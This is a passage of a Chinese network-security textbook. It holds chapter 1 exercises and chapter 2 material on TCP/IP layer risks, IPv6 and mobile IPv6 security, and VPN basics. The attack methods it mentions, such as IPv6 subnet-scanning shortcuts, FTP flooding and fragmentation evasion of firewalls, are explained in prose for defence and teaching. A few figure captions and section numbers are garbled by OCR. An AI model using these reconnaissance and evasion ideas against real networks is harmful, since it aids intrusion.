(5) 如果访问者有意避开系统的访问控制机制,则该访问者对网络设备及资源进行的非正常使用属于(　　)。
A. 破坏数据完整性　　B. 非授权访问
C. 信息泄漏　　D. 拒绝服务攻击

(6) 计算机网络安全是一门涉及计算机科学、网络技术、信息安全技术、通信技术、应用数学、密码技术和信息论等多学科的综合性学科,是(　　)的重要组成部分。
A. 信息安全学科　　B. 计算机网络学科
C. 计算机学科　　D. 其他学科

(7) 实体安全包括(　　)。
A. 环境安全和设备安全　　B. 环境安全、设备安全和媒体安全
C. 物理安全和环境安全　　D. 其他方面

(8) 在网络安全中,常用的关键技术可以归纳为(　　)三大类。
A. 计划、检测、防范　　B. 规划、监督、组织
C. 检测、防范、监督　　D. 预防保护、检测跟踪、响应恢复

**2. 填空题**

(1) 计算机网络安全是一门涉及________、________、________、通信技术、应用数学、密码技术、信息论等多学科的综合性学科。

(2) 网络信息安全的五大要素和技术特征分别是________、________、________、________、________。

(3) 从层次结构上,计算机网络安全所涉及的内容包括________、________、________、________、________五个方面。

(4) 网络安全的目标是在计算机网络的信息传输、存储与处理的整个过程中,提高________的防护、监控、反应恢复和________的能力。

(5) 网络安全关键技术分为________、________、________、________、________、________、________和________八大类。

(6) 网络安全技术的发展趋势具有________、________、________、________的特点。

（7）国际标准化组织(ISO)提出信息安全的定义是：为数据处理系统建立和采取的________保护，保护计算机硬件、软件、数据不因________的原因而遭到破坏、更改和泄露。

（8）利用网络安全模型可以构建________，进行具体的网络安全方案的制定、规划、设计和实施等，也可以用于实际应用过程的________。

### 3. 简答题

（1）威胁网络安全的因素有哪些？

（2）网络安全的概念是什么？

（3）网络安全的目标是什么？

（4）网络安全的主要内容包括哪些方面？

（5）简述网络安全的保护范畴。

（6）网络管理或安全管理人员对网络安全的侧重点是什么？

（7）什么是网络安全技术？什么是网络安全管理技术？

（8）简述网络安全关键技术的内容。

（9）画出网络安全通用模型，并进行说明。

（10）为什么说网络安全的实质和关键是网络信息安全？

### 4. 实践题

（1）安装、配置、构建虚拟局域网(上机完成)：下载并安装一种虚拟机软件，配置虚拟机并构建虚拟局域网。

（2）下载并安装一种网络安全检测软件，对校园网进行安全检测并做简要分析。

（3）通过调研及阅读参考资料，写一份有关网络安全威胁的具体分析资料。

（4）通过调研及阅读参考资料，写一份分析网络安全问题的报告。

# 第 2 章 chapter 2

# 网络安全技术基础

网络安全技术是网络安全工作的重要组成部分。为了做好网络安全保障工作,不仅需要具有网络方面的基本知识,还需要搞清网络协议及通信端口存在的安全漏洞和隐患,网络协议安全体系和虚拟专用网(VPN)安全技术等,以及无线局域网(WLAN)和常用的网络安全管理工具,才能更有效地进行网络安全防范。

**教学目标**

- 了解网络协议安全及 IPv6 的安全性。
- 理解常用虚拟专用网(VPN)技术。
- 掌握无线局域网安全技术及安全设置方法。
- 掌握常用的网络安全管理工具及应用。

## 2.1 网络协议安全概述

**【案例 2-1】** 网络协议攻防成为信息战双方关注的重点。计算机网络广泛使用的 TCP/IP 协议族存在着漏洞威胁,利用协议攻防成为信息战中作战双方研究的重点。2003 年美国借口伊拉克拥有大规模生化武器,与英国组成联军,侵入伊拉克指挥系统窃取情报并借助信息战致使其瘫痪,快速占领了伊拉克。

### 2.1.1 网络协议安全问题

网络协议(protocol)是实现网络功能的最基本的机制和规则,是为进行网络通信和数据交换而建立的规则、标准或约定的集合,是一种特殊的软件。

网络体系层次结构参考模型主要有两种:开放系统互连参考模型(Open System Interconnection/Reference Model,OSI/RM)和 TCP/IP 模型。国际标准化组织(ISO)的 OSI 参考模型共有 7 层,由低到高依次是物理层、数据链路层、网络层、传输层、会话层、表示层和应用层。其设计之初是期望为网络体系与协议发展提供一种国际标准,后来由于其过于庞杂,使 TCP/IP 协议成为了 Internet 的基础协议和实际上应用的网络标准。

TCP/IP 模型与 OSI 参考模型不同，由低到高依次由网络接口层、网络层、传输层和应用层 4 部分组成。这 4 层体系与 OSI 参考模型的 7 层体系以及常用的相关协议的对应关系如图 2-1 所示。

| OSI参考模型 | TCP/IP模型 | 对应网络协议 |
|---|---|---|
| 应用(Application) | 应用层 | TFTP, FTP, NFS, WAIS |
| 表示(Presentation) | | Telnet, Rlogin, SNMP, Gopher |
| 会话层(Session) | | SMTP, DNS |
| 传输层(Transport) | 传输层 | TCP, UDP |
| 网络层(Network) | 网络层 | IP, ICMP, ARP, RARP, AKP, UUCP |
| 数据链路层(Data Link) | 网络接口层 | FDDI, Ethernet, Arpanet, PDN, SLIP, PPP |
| 物理层(Physical) | | IEEE 802.1A, IEEE 802.2到IEEE 802.11 |

**图 2-1　OSI 参考模型和 TCP/IP 模型及协议的对应关系**

**知识拓展**　TCP/IP 协议其实是一组用于传输控制和异构网互联的相关协议，组成了 TCP/IP 协议栈（TCP/IP protocol stack），传输控制协议（TCP）和网际协议（IP）是其中确保数据完整传输的两个最重要的协议。TCP/IP 协议栈更注重互连设备之间的数据传送，而并非严格的功能层次划分。

计算机网络依靠其协议实现互连结点之间的通信与数据交换，网络协议是计算机网络极为重要的组成部分，在设计之初只注重异构网的互联，忽略了安全性问题，而且，网络各层协议是一个开放体系，具有计算机网络及其部件所能够完成的基本功能，这种开放性及缺陷使网络系统处于安全风险和隐患的环境。

计算机网络协议的安全风险大致可归结为 3 个方面：

（1）协议自身的设计缺陷和实现中存在的一些安全漏洞容易受到入侵和攻击。

（2）不具有有效的认证机制，不具有验证通信双方真实性的功能。

（3）没有保密机制，不具有保护网上数据机密性的功能。

### 2.1.2　TCP/IP 层次安全性

计算机网络安全可以看成一个由多个安全层构成的集合，每个安全层都是一个包含多个特征的实体。在 TCP/IP 的不同层次上，可以增加不同的网络安全策略和机制，以增强网络安全性。如在传输层提供安全套接字（Secure Socket Layer，SSL）服务，在网络层提供虚拟专用网（VPN）等。下面在分析 TCP/IP 不同层次的安全性的基础上，概述提高各层安全性的措施。TCP/IP 的网络安全层次体系如图 2-2 所示。

#### 1. 网络接口层的安全性

OSI 参考模型的物理层和数据链路层对应 TCP/IP 模型的网络接口层。物理层安全问题是指由网络环境及物理特性产生的网络设施和线路安全问题，致使网络系统出现安全风险，如设备被盗、意外故障、设备损坏与老化、信息探测与窃听等。由于以太网上存在交换设备并采用广播方式，可能在某个广播域中侦听、窃取并分析信息。为此，保护链

<table>
<tr><td rowspan="2">应用层</td><td colspan="4">应用层安全协议(如S/MIME、SHTTP、SNMPv3)</td><td rowspan="8">第三方公证(如Keberos)数字签名</td><td rowspan="8">入侵检测(IDS)漏洞扫描审计、日志响应、恢复</td><td rowspan="2">安全服务管理</td><td rowspan="8">系统安全管理</td></tr>
<tr><td>用户身份认证</td><td>授权与代理服务器防火墙，如CA</td><td colspan="2"></td></tr>
<tr><td rowspan="2">传输层</td><td colspan="4">传输层安全协议(如SSL/TLS、PCT、SSH、SOCKS)</td><td rowspan="3">安全机制管理</td></tr>
<tr><td colspan="4">电路级防火墙</td></tr>
<tr><td rowspan="2">网络层(IP)</td><td colspan="4">网络层安全协议(如IPSec)</td></tr>
<tr><td>数据源认证IPSecAH</td><td>包过滤防火墙</td><td colspan="2">VPN等</td><td>安全设备管理</td></tr>
<tr><td>网络接口层</td><td>相邻结点间的认证(如MSCHAP)</td><td>子网划分、VLAN、物理隔绝</td><td>MDC MAC</td><td>点对点加密(MS-MPPE)</td><td>物理保护</td></tr>
<tr><td></td><td>认证</td><td>访问控制</td><td>数据完整性</td><td>数据机密性</td><td>抗抵赖</td><td>可控性</td><td>可审计性</td><td>可用性</td></tr>
</table>

**图 2-2　TCP/IP 网络安全层次体系**

路上的设施安全极为重要，物理层的安全措施相对较少，最好采用"隔离技术"使任意两个网络之间保证在逻辑上能够连通，同时从物理上隔断，并加强实体安全管理与维护。

### 2. 网络层的安全性

网络层的主要功能是保证数据包在网络中正常传输，其中 IP 协议是整个 TCP/IP 协议体系结构的重要基础，TCP/IP 中所有协议的数据都以 IP 数据报形式进行传输。

国际上对网络层进行了很多安全协议的标准化工作。如网络层安全协议(NLSP)、安全协议 3 号(SP3)、集成化 NLSP(I-NLSP)、SwIPe、IPSP 和 IPSec 等安全协议。这些安全协议都基于 IP 封装技术。主要包括 3 个过程：一是在发送端，加密数据包内容，在外层封装新的 IP 报头等；二是对加密后的数据包进行 Internet 路由选择；三是到达另一端后，外层 IP 报头被拆开，报文被解密，然后将数据还原后送到上一协议层。

📖**知识拓展**　IPv4 和 IPv6 是 TCP/IP 协议族的两种 IP 版本。IPv4 在设计之初根本没有考虑到网络安全问题，IP 包本身不具有任何安全特性，从而导致在网络上传输的数据包很容易泄漏或受到攻击，IP 欺骗和 Internet 控制消息协议(Internet Control Message Protocol，ICMP)攻击都是针对 IP 层的攻击手段。如伪造 IP 包地址、拦截、窃取、篡改、重播等。因此，通信双方无法保证收到的 IP 数据报的真实性。IPv6 简化了 IPv4 中的 IP 头结构，并增加了对安全性的设计，参见 2.1.3 节。

### 3. 传输层的安全性

传输层的安全问题主要有传输与控制安全、数据交换与认证安全、数据保密性与完整性等。其安全措施主要取决于具体的协议，主要包括传输控制协议(TCP)和用户数据

报协议(UDP)。TCP是一个面向连接的协议,用于多数的互联网服务,如HTTP、FTP和SMTP。为了保证传输层的安全,Netscape通信公司设计了安全套接层协议SSL,现更名为传输层协议(Transport Layer Security,TLS),主要包括SSL握手协议和SSL记录协议。

SSL握手协议用于数据认证和数据加密的过程,利用了多种有效密钥交换算法和机制。SSL记录协议对应用程序提供的信息分段、压缩、认证和加密。SSL协议提供了身份验证、完整性检验和保密性服务,密钥管理的安全服务可为各种传输协议重复使用。

📖**知识拓展** 网络层(或传输层)的安全协议允许为主机(或进程)之间的数据通道增加安全属性。若两个主机之间建立了一条安全的通道,则所有在这条通道上传输的IP包都将会自动被加密。同样,若两个进程之间通过传输层安全协议建立了一条安全的数据通道,则两个进程间传输的所有数据信息都可自动被加密。

### 4. 应用层的安全性

在应用层中利用TCP/IP协议运行和管理控制的程序很多。网络安全问题主要出现在需要重点解决的常用应用系统,包括HTTP、FTP、SMTP、DNS、Telnet等。

(1) 超文本传输协议(HTTP)。是互联网上应用最广泛的协议,使用80端口建立连接,并进行应用程序浏览、数据传输和对外服务。其客户端使用浏览器访问并接收从服务器返回的Web网页。一旦下载具有破坏性的ActiveX控件或Java Applets插件,将可能在用户端上运行并感染恶意代码、病毒或木马,因此最好不下载未经过检验的程序。

(2) 文件传输协议(FTP)。是建立在TCP/IP连接上的文件发送与接收协议。由服务器和客户端组成,每个TCP/IP主机都有内置的FTP客户端,而且多数服务器都有FTP程序。FTP常用20和21端口,前者建立连接,使连接端口在整个FTP会话中保持开放,用于在客户端和服务器之间发送控制信息和客户端命令。在FTP的主动模式下,常用20端口进行数据传输,在客户端和服务器之间传输任一文件都要建立一次数据连接。

📖**知识拓展** 当FTP服务器需要认证时,所有的用户名和密码都以明文传输。搜寻允许匿名连接并有写权限的FTP服务器是攻击的手段之一,确定目标后,上传大量繁杂信息塞满整个存储空间,致使操作系统运行缓慢,且日志文件无空间记录其他事件,使攻击者借机进入操作系统或其他服务的日志文件并逃避检测及追踪。

(3) 简单邮件传输协议(SMTP)。黑客可以利用SMTP对E-mail服务器进行干扰和破坏。如发送大量的垃圾邮件和聚集数据包,致使服务器不能正常处理合法用户的使用请求,导致拒绝服务。现在绝大部分的计算机病毒是通过邮件或其附件进行传播的,所以,SMTP服务器应增加过滤、扫描及设置拒绝指定邮件等功能。

(4) 域名系统(DNS)。计算机网络通过DNS在解析域名请求时使用53端口,在进行区域传输时使用TCP 53端口。黑客可以进行区域传输或利用攻击DNS服务器窃取区域文件,并从中窃取区域中所有系统的IP地址和主机名。可采用防火墙保护DNS服务器并阻止各种区域传输,还可通过配置系统来限制接收特定主机的区域传输。

(5) 远程登录协议(Telnet)。Telnet的功能是进行远程终端登录访问,曾用于管理

UNIX 设备。允许远程用户登录是产生 Telnet 安全威胁的主要问题,另外,Telnet 以明文方式发送所有用户名和密码,给非法者以可乘之机,只要利用一个 Telnet 会话即可远程作案,现已成为防范重点。

### 2.1.3 IPv6 的安全性概述

IPv6 是在 IPv4 基础上改进的下一代互联网协议,对其研究和建设正逐步成为信息技术领域的热点之一,IPv6 的网络安全已成为下一代互联网研究中一个重要课题。

**1. IPv6 的优势及特点**

(1) 扩展地址空间及应用。IPv6 最初是为了解决互联网快速发展使 IPv4 地址空间被耗尽问题,以免阻碍互联网的进一步扩展。IPv4 采用 32 位地址长度,大约只有 43 亿个地址,而 IPv6 采用 128 位地址长度,极大地扩展了 IP 地址空间。

IPv6 的设计还解决了 IPv4 的其他问题,如端到端 IP 连接、安全性、服务质量(QoS)、多播、移动性和即插即用等功效。IPv6 还对报头进行了重新设计,由一个简化的长度固定的基本报头和多个可选的扩展报头组成。既可加快路由速度,又能灵活地支持多种应用,便于扩展新的应用。IPv4 和 IPv6 的报头如图 2-3 和图 2-4 所示。

| | | | |
|---|---|---|---|
| 版本(4位) | 头长度(4位) | 服务类型(8位) | 封包总长度(16位) |
| 封包标识(16位) | | 标志(3位) | 片断偏移地址(13位) |
| 存活时间(8位) | 协议(8位) | 校验和(16位) | |
| 来源IP地址(32位) | | | |
| 目的IP地址(32位) | | | |
| 选项(可选) | | 填充(可选) | |
| 数据 | | | |

**图 2-而采用安全,3 IPv4 的 IP 报头**

| | | | |
|---|---|---|---|
| 版本号 | 业务流类别 | 流标签 | |
| 净荷长度 | | 下一头 | 跳数限制 |
| 源地址 | | | |
| 目的地址 | | | |

**图 2-4 IPv6 基本报头**

(2) 提高网络整体性能。IPv6 的数据包可以超过 64KB,使应用程序可利用最大传输单元(MTU)获得更快、更可靠的数据传输,并在设计上改进了选路结构,采用简化的报头定长结构和更合理的分段方法,使路由器加快数据包处理速度,从而提高了转发效率,并提高了网络的整体吞吐量等性能。

(3) 提高网络安全性能。IPv6 以内嵌安全机制要求强制实现 IP 安全协议 IPSec,提

供支持数据源发认证、完整性和保密性的能力，同时可抗重放攻击。安全机制主要由两个扩展报头实现：认证头（Authentication Header，AH）和封装安全载荷（Encapsulation Security Payload，ESP）。AH 具有 3 个功能：一是保护数据完整性（不被非法篡改）；二是数据源发认证（防止源地址假冒）及抗重放攻击；三是 IPv6 对安全机制的增强可简化实现安全的虚拟专用网（VPN）。ESP 在 AH 所实现的安全功能基础上，还增加了对数据保密性的支持，AH 和 ESP 都有传输模式和隧道模式两种使用方式。传输模式只应用于主机实现，并只提供对上层协议的保护，而不保护 IP 报头。隧道模式（将在 2.2.3 节介绍）可用于主机或安全网关。在此模式中，内部的 IP 报头带有最终的源地址和目的地址，而外面的 IP 报头可能包含性质不同的 IP 地址，如安全网关地址。

（4）提供更好的服务质量。IPv6 在分组的头部中定义业务流类别字段和流标签字段两个重要参数，以提供对服务质量（QoS）的支持。业务流类别字段将 IP 分组的优先级分为 16 个等级。对于需要特殊 QoS 的业务，可在 IP 数据包中设置相应的优先级，路由器根据 IP 包的优先级分别对这些数据进行各种处理。流标签用于定义任意一个传输的数据流，以便网络中各结点可对此数据进行识别与特殊处理。

（5）实现更好的组播功能。组播是一种将信息传递给已登记且计划接收该消息的主机功能，可同时给大量用户传递数据，传递过程只占用一些公共或专用带宽而不在整个网络广播，以减少带宽。IPv6 还具有限制组播传递范围的一些特性，组播消息可被限制于一特定区域、公司、位置或其他约定范围，从而减少带宽的使用并提高安全性。

（6）支持即插即用和移动性。当联网设备接入网络后，以自动配置可自动获取 IP 地址和必要的参数，实现即插即用，简化了网络管理，易于支持移动结点。IPv6 不仅从 IPv4 中借鉴了很多概念和术语，还提供了移动 IPv6 所需的新功能。

（7）提供必选的资源预留协议 RSVP 功能，用户可在从源点到目的地的路由器上预留带宽，以便提供确保服务质量的图像和其他实时业务。

#### 2. IPv4 与 IPv6 安全问题对比

通过比较 IPv4 和 IPv6 的安全问题，发现有些安全问题的原理和特征基本无变化，个别地方引进 IPv6 后安全问题的原理和特征却发生很大变化。

（1）与 IPv4 的安全比较，IPv6 原理和特征基本未发生变化的安全问题可划分为 3 类：网络层以上的安全问题，与网络层数据保密性和完整性相关的安全问题和与网络层可用性相关的安全问题，如窃听攻击、应用层攻击、中间人攻击、洪泛攻击等。

① 网络层以上的安全问题。主要是各种应用层的攻击，其原理和特征无任何变化。

② 与网络层数据保密性和完整性相关的安全问题。主要是窃听攻击和中间人攻击。由于 IPSec 还没有解决大规模密钥分配和管理的难点，缺乏广泛的部署，因此，在 IPv6 网络中，仍然存在窃听和中间人攻击。

③ 与网络层可用性相关安全问题。主要是指洪泛攻击，如 TCP SYN flooding 攻击。

（2）原理和特征发生明显变化的安全问题，主要包括 4 个方面。

① 侦测。是一种基本攻击方式，也是其他网络攻击方式的初始步骤。黑客为攻击得

手，需要获得被攻击网络地址、服务、应用等尽可能多的情报。IPv4 协议下子网地址空间只有 $2^8$，IPv6 的默认子网地址空间为 $2^{64}$，如天文数字。但黑客可运用一些攻击策略，精简并加快子网扫描，如利用 DNS 发现主机地址；猜测管理员常用的简单地址；由于站点地址常用网卡地址，以厂商的网卡地址范围缩小扫描空间；攻破 DNS 或路由器，读取其缓存信息；以及利用新组播地址，如所有路由器(FF05::2)及 DHCP 服务器(FF05::1：3)。

② 非授权访问。IPv6 下的访问控制同 IPv4 下情形类似，依赖防火墙或路由器访问控制表(ACL)等控制策略，由地址、端口等信息实施控制。对地址转换型防火墙，外网的终端看不到被保护主机的 IP 地址，使防火墙内部机器免受攻击，但是地址转换技术(NAT)和 IPSec 功能不匹配，所以在 IPv6 下，很难穿越地址转换型防火墙以 IPSec 进行通信。对包过滤型防火墙，若使用 IPSec 的 ESP，由于 3 层以上的信息不可见，更难进行控制。由于互联网控制信息协议 ICMPv6 对 IPv6 至关重要，如最大传输单元(Maximum Transmission Unit，MTU)发现、自动配置、重复地址检测等，需要对 ICMP 消息谨慎控制。

③ 篡改分组头部和分段信息。在 IPv4 网络中的设备和端系统都可对分组进行分片，分片攻击通常用于两种情形：一是利用分片逃避网络监控设备，如防火墙和 IDS；二是直接利用网络设备中协议栈实现的漏洞，以错误的分片分组头部信息直接对网络设备发动攻击。IPv6 网络中的中间设备不再分片，由于多个 IPv6 扩展头的存在，防火墙很难计算有效数据报的最小尺寸，此时还可能传输层协议报头不在第一个分片分组内，从而使网络监控设备若不对分片进行重组，将无法实施基于端口信息的访问控制策略。

④ 伪造源地址。在 IPv4 网络中，源地址伪造的攻击很多，如 SYN Flooding、UDP Flood Smurf 等攻击。对此防范主要有两类方法：一是基于事前预防的过滤类方法，如准入过滤等；二是基于事后追查的回溯类方法，如 ICMP 回溯和分组标记等。这些方案都存在部署困难等缺陷，由于存在网络地址转换(NAT)，使攻击后追踪更困难。在 IPv6 网络中，由于地址汇聚，过滤类方法实现更简单且负载更小；并且由于转换网络地址少，因此更容易追踪。从 IPv4 向 IPv6 过渡，防止伪造源地址的分组穿越隧道成为一个重要课题。

### 3. IPv6 的安全机制

1) 协议安全

如上所述，在协议安全层面，IPv6 全面支持认证头(AH)认证和封装安全有效载荷(ESP)扩展头。支持数据源发认证、完整性和抗重放攻击等。

2) 网络安全

IPv6 对于网络安全实现，主要体现在 4 个方面：

(1) 实现端到端安全。在两端主机上对报文进行 IPSec 封装，中间路由器实现对有 IPSec 扩展头的 IPv6 报文进行封装传输，从而实现端到端的安全。

(2) 提供内网安全。当内部主机与 Internet 上其他主机通信时，可通过配置 IPSec 网关实现内网安全。由于 IPSec 作为 IPv6 的扩展报头不能被中间路由器解析，而只能被目的结点解析处理，因此，可利用 IPSec 隧道方式实现 IPSec 网关，也可通过 IPv6 扩展头中提供的路由头和逐跳选项头结合应用层网关技术实现。后者实现方式更灵活，有利于

提供完善的内网安全，但较为复杂。

（3）由安全隧道构建安全VPN。通过IPv6的IPSec隧道实现的VPN，可在路由器之间建立IPSec安全隧道，是最常用的安全组建VPN的方式。IPSec网关路由器实际上是IPSec隧道的终点和起点，为了满足转发性能，需要路由器专用加密加速板卡。

（4）以隧道嵌套实现网络安全。通过隧道嵌套的方式可获得多重安全保护，当配置IPSec的主机通过安全隧道接入配置IPSec网关的路由器，且该路由器作为外部隧道的终结点将外部隧道封装剥除时，嵌套的内部安全隧道便构成对内网的安全隔离。

3）其他安全保障

网络的安全威胁是多层面且分布于各层之间的。对物理层的安全隐患，可通过配置冗余设备、冗余线路、安全供电、保障电磁兼容环境和加强安全管理进行防护。对于其以上层面的安全隐患，可采取的防范措施包括：以身份认证和安全访问控制协议对用户访问权限进行控制；通过MAC地址和IP地址绑定、限制各端口的MAC地址使用量、设立各端口广播包流量门限，利用基于端口和VLAN的ACL建立安全用户隧道等来防范针对第二层网络的攻击；通过路由过滤、对路由信息加密和认证、定向组播控制、提高路由收敛速度、减轻振荡的影响等措施来加强第三层网络安全性；路由器和交换机对IPSec的支持可保证网络数据和信息内容的有效性、一致性及完整性，并为网络安全提供更多解决办法。

**4．移动IPv6的安全性**

移动IPv6是IPv6的一个重要组成部分，移动性是其最大的特点。引入的移动IP协议给网络带来新的安全隐患，需要其特殊的安全措施。

1）移动IPv6的特性

从IPv4到IPv6使移动IP技术发生了根本性变化，IPv6的许多新特性也为结点移动性提供了更好支持，如“无状态地址自动配置”和“邻居发现”等。而且，IPv6组网技术极大地简化了网络重组，可更有效地促进因特网的移动性。

移动IPv6的高层协议辨识作为移动结点唯一标识的归属地址。当移动结点（Move Node，MN）移动到外网获得一个转交地址（Care-of Address，CoA）时，CoA和归属地址的映射关系称为一个“绑定”。MN通过绑定注册过程将CoA通知给位于归属网络的归属代理（Home Agent，HA）。之后，对端通信结点（Correspondent Node，CN）发往MN的数据包首先被路由到HA，然后HA根据MN的绑定关系，将数据包封装后发送给MN。为了优化迂回路由的转发效率，移动IPv6也允许MN直接将绑定消息发送到对端CN，实现MN和对端通信主机的直接通信，而无须经过HA的转发。

2）移动IPv6面临的安全威胁

移动IPv6基本工作流程只针对理想状态的互联网，并未考虑现实网络的安全问题。而且，移动性的引入也会带来新的安全威胁，如对报文的窃听、篡改和拒绝服务攻击等。因此，在移动IPv6的具体实施中须谨慎处理这些安全威胁，以免降低网络安全级别。

移动IP主要用于无线网络，不仅要面对无线网络所有的安全威胁，还要处理由移动性带来的新安全问题，所以，移动IP相对有线网络更脆弱和复杂。另外，移动IPv6协议

通过定义移动结点、HA和通信结点之间的信令机制,较好地解决了移动IPv4的三角路由问题,但在优化同时也出现了新的安全问题。目前,移动IPv6受到的主要威胁包括拒绝服务攻击、重放攻击和信息窃取等。

**知识拓展** 移动IPv6除了上述主要安全问题之外,还可能受到其他威胁攻击,如攻击者可冒充CN给MN发送绑定错误消息,从而导致MN通过隧道经由HA向CN三角路由发送报文,造成路由迂回,导致网络带宽浪费与时延增加。当归属网络重编号时,HA可通过设置归属网络前缀的生存时间实现位于外网的MN归属地址的更新。通常,MN应选择生存时间最长的IPv6前缀形成自己的归属地址。如果恶意主机修改归属网络IPv6前缀的生存时间或修改前缀内容,则可引起HA服务的所有MN无法到达,或使MN到HA的流量被窃取,或引发拒绝服务攻击。

#### 5. 移动IPv6的安全机制

移动IPv6协议针对上述安全威胁,在注册消息中通过添加序列号以防范重放攻击,并在协议报文中引入时间随机数。对HA和通信结点可比较前后两个注册消息序列号,并结合随机数的散列值,判定注册消息是否为重放攻击。若消息序列号不匹配或随机数散列值不正确,则可作为过期注册消息,不予处理。

对其他形式的攻击,可利用〈移动结点,通信结点〉和〈移动结点,归属代理〉之间的信令消息传递进行有效防范。移动结点和归属代理之间可通过建立IPSec安全联盟,以保护信令消息和业务流量。由于移动结点归属地址和归属代理为已知,所以可以预先为移动结点和归属代理配置安全联盟,并使用IPSec AH和ESP建立安全隧道,提供数据源认证、完整性检查、数据加密和重放攻击防护。

**知识拓展** 由于移动结点的转交地址是随其网络接入不断变化的,且与其通信的结点也在变化,无法预先配置建立二者之间的安全联盟,而且在全球互联网范围内很难实现公开密钥安全体系(PKI),不同认证管理域也很难建立信任关系,无法通过公共密钥加密机制保护移动结点与通信结点之间的信令消息。因此,移动IPv6协议定义了往返可路由过程,通过产生绑定管理密钥实现对移动结点和通信结点之间控制信令的保护。

**讨论思考**

(1) 从互联网发展角度看,网络安全问题的主要原因是什么?

(2) IPv6在安全性方面具有哪些优势?

## 22 虚拟专用网络技术

### 221 VPN技术概述

虚拟专用网络(Virtual Private Network,VPN,简称虚拟专网)是利用Internet等公共网络的基础设施,通过隧道技术,为用户提供的与专用网络具有相同通信功能的安全数据通道。其中,“虚拟”是指用户不需要建立自己专用的物理线路,而是利用Internet

等公共网络资源和设备建立一条逻辑上的专用数据通道，并实现与专用数据通道相同的通信功能。“专用网络”是指虚拟的专门逻辑连接的网络并非连接在公共网络上的用户都能使用，只有经过授权的用户才可使用。该通道内传输的数据经过加密和认证，可保证传输内容的完整性和机密性。IETF 草案对基于 IP 网络的 VPN 的定义为：利用 IP 机制模拟的一个专用广域网。

VPN 可通过特殊加密通信协议为 Internet 上异地企业内网之间建立一条专用通信线路，而无须铺设光缆等物理线路。VPN 系统结构如图 2-5 所示。





**图 2-5　VPN 系统结构**

## 2.2.2　VPN的技术特点

VPN 技术具有以下几个特点：

